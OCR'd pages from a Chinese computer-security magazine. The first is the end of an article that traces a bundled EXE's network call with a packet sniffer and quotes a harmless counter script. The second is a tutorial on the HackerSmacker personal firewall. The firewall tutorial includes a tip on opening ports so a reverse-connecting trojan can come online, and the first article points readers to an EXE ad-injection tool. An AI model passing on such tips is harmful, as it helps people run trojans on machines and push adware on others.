


图2 防火墙提示是否允许连接

根据提示，我们可以知道一个名为“hyline.exe”的程序请求连接网络，这里先不要点击允许，把截包工具“Winsock Expert”打开，并选择将要运行连接网络的这个程序，如图3所示。在截取的数据中发现了一个可疑的URL：http://www.lovehy.com/sofe/ab.htm,打开一看里面什么东东也没有，如图4所示。


图3 捕获程序数据包




图4 访问连接的结果

没有东东哦，再用“查看”→“源码”又发现了一个JAVASCRPT的小脚本。

```
<script language=JavaScript>
window.open ('http://mlink.counter.dudu.com:8080/audit?a=5&b=7252&c=1240&d=1477&e=60&g=&f=','nvwwindo4')
</script>
</html>
```

很明显这个不是病毒，它只是用来打开一个流量计数的脚本，这也是目前我们比较万幸的地方，如果打开的是一个网马的下载页面，那就麻烦了。

好了，文章应该结束了，还有一点，有个朋友问我这个EXE如何把它搞成自动弹出页面的，很简单，用一个叫做“EXE广告注入器2006”的软件就可以实现上面的效果，有兴趣的读者可以研究下。

【文中所涉及到的EXE广告注入器 2006、无忧捆绑文件探测器、Winsock Expert，已经收录在光盘中】

编辑点评 作者介绍的这个方法很值得菜菜们学习，我再提几个关键点：1.检测文件是否被捆绑，除了专门的工具以外，还可以通过比较文件的MD5差异来判断；2.通常来说大多数的程序只要访问网络都可以通过Winsock expert截获到一些敏感的数据；3.查看敏感连接的网页代码通常都可以发现一些有用的信息，但作者遇到的情况比较简单。如果该页面禁止查看源代码，或关键页面被加密了又如何解决呢？前者可以通过先保存页面或用下载软件下载恶意页面，然后用文本编辑器打开查找，如果是后者，可以用专门的网页解密程序解密网页后再进行处理。

你有仔细分析过FTP服务器如何配置才比较安全吗？你有用Webshell为自己提供管理的方便吗？呵呵~~是不是迫不及待地想知道？那就马上开始这期的office38线之旅吧！

软件防火墙系列之防火墙中的珍品——HackerSmacker

Rain

从本文你可以学到：

1、如何使用防火墙HackerSmacker

2、屏蔽受限网站

3、如何同时开放多个端口

一、前言

如今的网络是越来越不太平，因此上网冲浪自然少不了一个好的防火墙，今天就给大家推荐一款不错的防火墙——HackerSmacker。HackerSmacker是一款个人防火墙，它的特点是简单易用，并且占用资源少；它不仅仅具有一般网络防火的功能，还附带了一些很有用的安全设置，所以正如它的名字一样——Smacker，防火墙中的珍品。

二、安装

HackerSmacker的安装很简单，打开压缩包，运行“setup.exe”进行安装，这过程中会要你输入注册码，不用管它，同时它还会通知你安装的是试用版，有15天的试用期，我们都用默认安装就可以了。安装完成后会弹出如图1所示的提示，要重新启动计算机。我们选“No”，不要重新启动。运行“hb-hackersmacker 3.0.exe”来将防火墙汉化，毕竟汉字用起来容易许多。




图1　重新启动计算机的提示

三、使用

不同于其他的防火墙，HackerSmacker有一个很好的功能——“程序锁定”。你可以给防火墙加上密码，这样别人无法更改你的防火墙设置，也就能更好地保护系统的安全。它的设置是在“概述”面板里的“设置”选项卡中，选择“设定密码”，这时会弹出设置密码的对话框，如图2所示。




图2　“设定密码”对话框

设定好密码以后，一定不要忘记把旁边的那个“启动时自动锁定HackerSmacker”钩选上，这样别人没有密码就更改不了防火墙的设置了。

在HackerSmacker的“概述”面板里显示的是防火墙的状态和基本信息，如图3所示。




图3　防火墙的“概述”面板

小提示：鼠标点击“统计表”中的各个项目，可以直接转到这个项目的设置页面。

从上面可以看出，HackerSmacker主要有4个功能，分别是“防火墙”、“弹出窗口拦截器”、“应用程序控制”和“共享监视器”。

我们先来看一下防火墙，这是HackerSmacker的主要功能。切换到“防火墙”面板，首先显示的是防火墙的安全级别，对于一般的用户来说使用默认的“中”就可以了，如图4所示。




图4　防火墙的安全级别




图5　防火墙的“附加设置”

如果你在计算机上安装了IIS提供web服务，或者是提供了FTP服务等，这时你会发现别人已经无法访问你的服务器了，因为防火墙已经把它们都拦截了。那怎样才能允许我们的正常服务被访问呢？这就要用到防火墙的“附加设置”。打开“附加设置”，如图5所示。

在“附加设置”的“端口管理”里，选中我们允许的服务，这样这些服务就可以被其他人访问了，是不是很像windows自带的防火墙？　如果提供的服务列表上没有，或者说你有什么特殊的要求，比如说使用反弹木马啦，一般情况下木马的连接会被防火墙拦截的，你的小马就没办法自动上线，这是绝对无法容忍的，那我们就给他添加一条规则来打开木马连接用的端口。点击图5中的“新建”按钮，会打开一个“端口管理”对话框。在“名称”和“描述”里分别写上这条规则的名字和对它的描述，然后填上木马在本地监听用的端口，别忘了把“开放这些端口”选项选中，如图6所示。这样我们设置的端口防火墙就不会拦截了，不一会儿就会有木马上线了。




图6　“端口管理”的设定

小提示：这里端口可以写多个，这样防火墙就会同时打开多个端口。

而在后面的“区域设置”和“高级规则”中，你可以定义某一台主机是否可以连接和各端口的连接规则，如果你觉得哪个IP是可信任的就把它加进这里，这样防火墙将不会阻止该IP的连接，或者你也可以禁止某个IP的所有连接，比如当你发现有人在玩命地扫描你的时候，你就可以把他的IP禁止，这样他永远也别想连接你的计算机。不过一般没有特殊需要，这里没有必要设置。

防火墙的下一个选项卡“应用程序规则”大家应该都很了解了，它监视所有访问网络的程序，然后根据规则设定进行拦截或者放行。当有程序访问网络时，如果这个程序不在程序列表内，防火墙就会弹出提示，询问你是否允许这个程序访问网络，如图7所示。

在上面显示出了应用程序的路径、程

序ID、本地和远程IP端口等，我们可以由此判断这个程序是否是合法的程序，然后决定允许还是拒绝。




图7　QQ第一次访问网络时防火墙的提示

利用“应用程序规则”可以有效地防止木马程序，当你中了木马，木马一定会进行网络连接，这时你就可以通过防火墙阻止木马的连接并且找到木马的位置，为查杀木马提供了方便。

后面的“在线应用程序”列出的是当前正在访问网络的应用程序和它们打开的端口，以及各端口上的数据流量，如图8所示。

小提示

对于有经验的用户，可以通过这里看哪个程序开了哪个端口，对查找木马有很大的帮助。




图8　正在访问网络的应用程序

HackerSmacker还有一个很实用的功能，就是它可以屏蔽掉网站的弹出广告，并且可以限制对某些网站的访问。我们切换到“SafeSurf”面板，打开“弹出窗口拦截器”，现在我们随便登录一个网站看看，就登录www.163.com吧。以前登录163的时候会打开两个广告网页，现在，一个广告网页都没有，从此上网就可以摆脱广告的烦扰了。

若想防止别人访问一个网站，也不需要再去下载其他的工具了，切换到“Url过滤器”选项卡，点击“添加”，将你要限制别人访问的地址添加到里面，这样这个站就被屏蔽了，如图9所示，我把www.163.com加了进去。




图9　将www.163.com屏蔽掉

现在我们再在IE里打开163看一下，如图10所示。www.163.com已经无法访问了，并且在下面的状态栏里显示的是“HackerSmacker成功地拦截一个受限制的站点”。




图10　成功地拦截www.163.com

